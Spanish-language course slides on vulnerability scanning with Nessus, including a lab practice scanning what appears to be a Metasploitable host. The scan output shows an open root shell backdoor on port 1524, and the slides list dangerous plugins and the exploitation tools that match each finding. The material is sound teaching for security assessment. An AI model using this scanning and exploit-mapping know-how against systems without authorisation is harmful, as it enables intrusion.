

ESCANEO DE VULNERABILIDADES

Escáner de vulnerabilidades



Funcionamiento

1

Se realiza un escaneo de puertos, identificando aquellos que se encuentran activos, enviando solicitudes sucesivas e interpretando las respuestas mediante un análisis minucioso de los datos recibidos.


2

Almacena los datos obtenidos del escaneo de puertos, y se obtienen versiones de servicios.

3

Usando la información almacenada, el escáner relaciona dichos datos con las pruebas de seguridad (script o plugins), para llevar a cabo la ejecución y así determinar las posibles vulnerabilidades.

Nessus



Nessus (continuación)

Nessus es un producto de Tenable Network Security




Principales características

- Descubre posibles vulnerabilidades.
- Reconocimiento y descubrimiento de redes sistemas y aplicaciones.
 - Auditorías de seguridad.
- Política de auditoría con base en ISO, NIST, COBIT/ITIL, CERT entre otros.
- Optimización de tiempo.
 - Creación de reportes personalizables y resumen ejecutivo.

Imágenes pertenecientes a los respectivos dueños de las marcas

Nessus (continuación)



Licencias de Nessus

Professional Feed

- Se obtiene mediante la compra de una licencia y es utilizada en entornos de auditorías empresariales o profesionales.
- Actualización de plugins recientes, soporte técnico mediante el portal o correo electrónico.

Home Feed

- Versión gratuita que está enfocada a un uso académico y de investigación.
- Tiene algunas limitaciones en los servicios.

Políticas en Nessus

Pruebas asociadas a servicios y aplicaciones web, incluye funciones como fuzzing, pruebas de XSS, inyección SQL.

Web App Test

External Network Scan

Prepare
for PCI
DSS
audits


Internal
Network
Scan

Las organizaciones que se preparan para una evaluación PCI DSS puede utilizar esta política para preparar sus redes y sistemas.

Evaluar uno o más dispositivos que comúnmente ofrecen pocos servicios, se evalúan vulnerabilidades bien conocidas para aplicaciones web, se realiza un escaneo de los 65535 puertos.

Evaluar múltiples equipos en redes internas con varios servicios y otros dispositivos como impresoras, solo realiza el escaneo sobre puertos más comunes.

Plugins



Plugins peligrosos



Por defecto encuentra habilitada la opción Safe Checks para evitar la ejecución de las pruebas peligrosas.

- Microsoft IIS WebDAV ntdll.dll Remote Overflow (MS03-007) (Plugin-ID 11412)
- Generic Overflow Detection (Plugin-ID 10735)
- Algunos de la familia Denial of service


Actualizaciones

Semanalmente Tenable Network Security publica nuevos *plugins* en el sitio oficial, los cuales son actualizados de forma automática o manual según la versión que fue adquirida.

Para la versión Home, existen diferentes formas de mantener a Nessus actualizado, mediante la interfaz web, descargando un *plugin* específico desde portal o ejecutando el siguiente comando en sistemas Linux:

```
nessus-update-plugins
```

Reporte de Nessus



Escaner de vulnerabilidades	Nessus	Open VAS	GFI LanGuard	Nexpose	Retina Network Security Scanner	SAINT Scanner
Logotipo						
Tipo de licencia	Software licenciado en dos modos: Home y Professional	Licencia GNU GPL	Software licenciado	Software licenciado: dos tipos de suscripción Enterprise Y Community	Software licenciado	Software licenciado
Limitaciones del software	Versión Home: objetivos limitados. Actualizaciones no automáticas	Limitación de pruebas de seguridad.	Limitación en versión de prueba	La versión Enterprise evalúa hasta 512 objetivos, mientras Community limita a 32.	Limitación en versión de prueba	Limitación de la versión de prueba
Complejidad de instalación	Sencillo	Complejo	Sencillo	Sencillo	Sencillo	Sencillo
Características y servicios	55 mil plugins los cuales se mantienen en constante actualización	30 mil pruebas. Se pueden programar escaneos	Gestión de actualizaciones de seguridad	Generación de reportes y análisis de riesgos	Gestión de vulnerabilidades y actualizaciones de diferentes dispositivos	Pruebas, detección y corrección de problemas de seguridad
Referencias de vulnerabilidades	CVE, Bugtraq ID, OSVDB, etc	CVE	Top 20 de SANS(20 Critical Security Controls)	CVSS	CVE	CVE, OSVDB, BID, CVSS, entre otros
Plataformas	Windows Linux Mac OS X Free BSD Solaris	Linux	Windows	Linux Windows	Windows	Linux Mac OS X
Enlace	http://www.tenable.com/products/nessus	http://www.openvas.org/	http://www.gfi.com/network-security-vulnerability-scanner	http://www.rapid7.com/products/nexpose/editions-and-features.jsp	http://www.beyondtrust.com/Products/RetinaNetworkSecurityScanner/	http://www.saintcorporation.com/products/software/saintScanner.html

PRÁCTICA #7: ESCANEO DE VULNERABILIDADES A UN OBJETIVO DE EVALUACIÓN

Práctica #7: Desarrollo


Mediante el escaneo de vulnerabilidades se puede descubrir una serie de fallas, errores y malas configuraciones de seguridad en los dispositivos analizados, este proceso se lleva a cabo de una manera automática haciendo uso de Nessus.



(Tenable Inc, 2017)

Práctica #7: Desarrollo

1. En la máquina con Kali acceder a Nessus usando el navegador e ingresar <https://localhost:8834> y las credenciales correspondientes (service nessusd start).
2. Al iniciar sesión, se muestra la interfaz principal, donde se encuentran las siguientes secciones:



Práctica #7: Desarrollo

3. Para llevar a cabo el escaneo se presiona el botón +New Scan, aparecerá un panel llamado Scanner Templates, elegir basic Network Scan dando clic sobre la opción.

The image shows two screenshots of the Nessus web interface. The left screenshot is the main 'Scans' page with a prominent blue button labeled '+ New Scan' highlighted by a red box. The right screenshot is a detailed view of the 'Scanner Templates' library, showing various scan types like 'Advanced Scan', 'Audit Cloud Infrastructure', and 'Basic Network Scan'. The 'Basic Network Scan' option is also highlighted with a red box.

Nessus

Scans Policies

Scans

+ New Scan

Scans / My Scans

My Scans

Trash

All Scans

New Folder

Scan Library

All Templates Scanner

Scanner Templates

- Advanced Scan
- Audit Cloud Infrastructure
- Bash Shellshock Detection
- Basic Network Scan**
- Credentialed Patch Audit
- GHOST (glbc) Detection
- Host Discovery
- Internal PCI Network Scan
- MDM Config Audit
- Mobile Device Scan
- Offline Config Audit
- PCI Quarterly External Scan
- Policy Compliance Auditing
- SCAP and OVAL Auditing
- Web Application Tests
- Windows Malware Scan

Práctica #7: Desarrollo

4. Inmediatamente después se despliega un formulario el cual solicita datos para realizar el escaneo al objetivo de evaluación.

Settings / Basic / General

Name	Basico
Description	Prueba a objetivo de evaluación
Folder	My Scans
Targets	192.168.199.135

Upload Targets Add File

Save ▾ Cancel

Práctica #7: Desarrollo

5. En el panel se muestra el nombre del escaneo, el horario programado, el estado del escaneo y la hora, de esta manera se lleva un control de todos los escaneos que el sistema está realizando o bien realizará si es que solo fue programado para ejecutarse en otro momento

The screenshot shows a software interface titled "Scans / My Scans". At the top, there is a header with a "Name" column, a "Last Modified" column, and a "Launch" button with a tooltip. Below the header, a list of scans is displayed. The first scan, named "Basico", has a checked checkbox next to it and is highlighted with a red box. A red arrow points from this highlighted row to the "Launch" button. The "Launch" button is located in a tooltip above the row. The rest of the list shows other scans with their names and last modified dates.

Name	Last Modified	Launch
Basico	N/A	Launch
...

Práctica #7: Desarrollo

6. Al finalizar el análisis, dar clic sobre el nombre del escaneo

Scans / My Scans

Name	Last Modified
Basico	12:42 PM

Aparecerá un resumen de la cantidad de vulnerabilidades encontradas, además de la opción de poder exportar el informe en diferentes formatos

Basico
CURRENT RESULTS: TODAY AT 12:42 PM

Configure Audit Trail Launch Export ▾

Scans > Hosts 1 Vulnerabilities 70 Remediations 2 History 1

Host Vulnerabilities ▾


192.168.199.135	8	102
-----------------	---	-----

Scan Details

Name:	Basico
Status:	Completed
Policy:	Basic Network Scan
Scanner:	Local Scanner
Folder:	My Scans
Start:	Today at 12:35 PM
End:	Today at 12:42 PM
Elapsed:	8 minutes
Targets:	192.168.199.135

Práctica #7: Desarrollo

7. Para visualizar el informe se debe dar clic sobre el nombre del reporte



Práctica #7: Desarrollo

8. En la sección Vulnerabilities se encuentran las vulnerabilidades en forma de lista y ordenadas de acuerdo a su criticidad; seleccionar Rouge Shell Backdoor Detection

<input type="checkbox"/>	CRITICAL	Rogue Shell Backdoor Detection	1
<input type="checkbox"/>	CRITICAL	Unix Operating System Unsupported Version Detection	1
<input type="checkbox"/>	CRITICAL	VNC Server 'password' Password	1
<input type="checkbox"/>	HIGH	Multiple Vendor DNS Query ID Field Prediction Cache Poisoning	1
<input type="checkbox"/>	HIGH	Unsupported Web Server Detection	1
<input type="checkbox"/>	MEDIUM	Apache HTTP Server httpOnly Cookie Information Disclosure	1
<input type="checkbox"/>	MEDIUM	DNS Server Cache Snooping Remote Information Disclosure	1
<input type="checkbox"/>	MEDIUM	HTTP TRACE / TRACK Methods Allowed	1
<input type="checkbox"/>	MEDIUM	NFS Exported Share Information Disclosure	1
<input type="checkbox"/>	MEDIUM	NFS Shares World Readable	1
<input type="checkbox"/>	MEDIUM	Samba Badlock Vulnerability	1
<input type="checkbox"/>	MEDIUM	SMB Signing Disabled	1
<input type="checkbox"/>	MEDIUM	Unencrypted Telnet Server	1
<input type="checkbox"/>	LOW	X Server Detection	1
<input type="checkbox"/>	INFO	Nessus SYN scanner	25

Práctica #7: Desarrollo

9. La información detallada de cada vulnerabilidad se encuentra dividida en varias secciones, a continuación se muestran las primeras dos:

- Description: Proporciona información acerca de la vulnerabilidad detectada.
- Solution: Sugiere posibles soluciones para las fallas de seguridad

CRITICAL Rogue Shell Backdoor Detection

Description

A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.

Output

```
Nessus was able to execute the command "id" using the
following request :

This produced the following truncated output (limited to 10 lines) :
----- snip -----
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#
----- snip -----
```

Port ▾	Hosts
1524 / tcp / wild_shell	192.168.199.135

Práctica #7: Desarrollo

10. A continuación se muestran los apartados intermedios:

- *Plugins Details*: Es una descripción de los *plugins* utilizados para descubrir dicha vulnerabilidad.
- *Risk Information*: Establece los parámetros en los que está basada la clasificación y su valor.

Plugin Details	
Severity:	Critical
ID:	51988
Version:	\$Revision: 1.6 \$
Type:	remote
Family:	Backdoors
Published:	2011/02/15
Modified:	2016/06/08

Risk Information	
Risk Factor:	Critical
CVSS Base Score:	10.0
CVSS Vector:	CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Práctica #7: Desarrollo

11. Y por último, los apartados finales (disponibles sólo en la versión de paga)

- Reference Information: Proporciona más referencias sobre la vulnerabilidad.
- Exploitable with: Menciona con qué herramientas de explotación se le puede sacar de provecho a la vulnerabilidad.

Exploitable With

Metasploit (Samba Isa_io_trans_names Heap Overflow)
CANVAS (CANVAS)

Reference Information

CVE: [CVE-2007-2446](#)
OSVDB: [34699](#), [34731](#), [34732](#), [34733](#)
BID: [23973](#), [24195](#), [24196](#), [24197](#), [24198](#)

Práctica #7: Conclusiones

- Nessus ofrece una evaluación rápida y relativamente confiable del objetivo a evaluar.
- Arroja un informe con la actividad realizada y los hallazgos.
- Búsqueda de información apropiada en dicho informe.
- Herramienta muy útil al realizar *pentest* o evaluaciones de seguridad.

